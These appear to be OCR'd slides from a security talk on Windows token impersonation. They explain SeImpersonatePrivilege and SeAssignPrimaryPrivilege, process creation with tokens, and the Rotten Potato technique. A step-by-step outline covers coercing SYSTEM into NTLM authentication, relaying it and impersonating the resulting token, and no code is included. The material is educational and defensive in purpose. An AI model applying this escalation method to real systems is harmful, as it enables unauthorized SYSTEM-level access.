
Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread. Using impersonation process can act behalf of other user.

The server thread uses an access token representing the client's credentials to obtain access to the objects to which the client has access.


Related privileges:

- SeImpersonatePrivilege
- SeAssignPrimaryPrivilege


Abusing impersonation



Abusing impersonation. Difference between CreateProcessAsUser and CreateProcessWithTokenW



Abusing impersonation. Tricking privileged process connect to us



Most actions by the thread are done in the security context of the thread's impersonation.

But if an impersonating thread calls the CreateProcess function, the new process inherits the primary token of the process.

Abusing impersonation. Rotten Potato

Bad news for defenders (good for offenders ☺) – currently ANY user can obtain impersonation SYSTEM token by tricking the SYSTEM account into performing authentication to some TCP listener user control!

Good news for defenders (bad for offenders) – to use obtained token SeImpersonatePrivilege or SeAssignPrimaryPrivilege is required (to call the ImpersonateSecurityContext function)…


1. Trick the “NT AUTHORITY\SYSTEM” account into authenticating via NTLM to a TCP endpoint we control.
2. Man-in-the-middle this authentication attempt (NTLM relay) to locally negotiate a security token for the “NT AUTHORITY\SYSTEM” account. This is done through a series of Windows API calls.
3. Impersonate the token we have just negotiated. This can only be done if the attackers current account has the privilege to impersonate security tokens. This is usually true of most service accounts and not true of most user-level accounts.

https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/


Abusing impersonation. LOCAL/NETWORK SERVICE privileges

By default services accounts have impersonation privileges

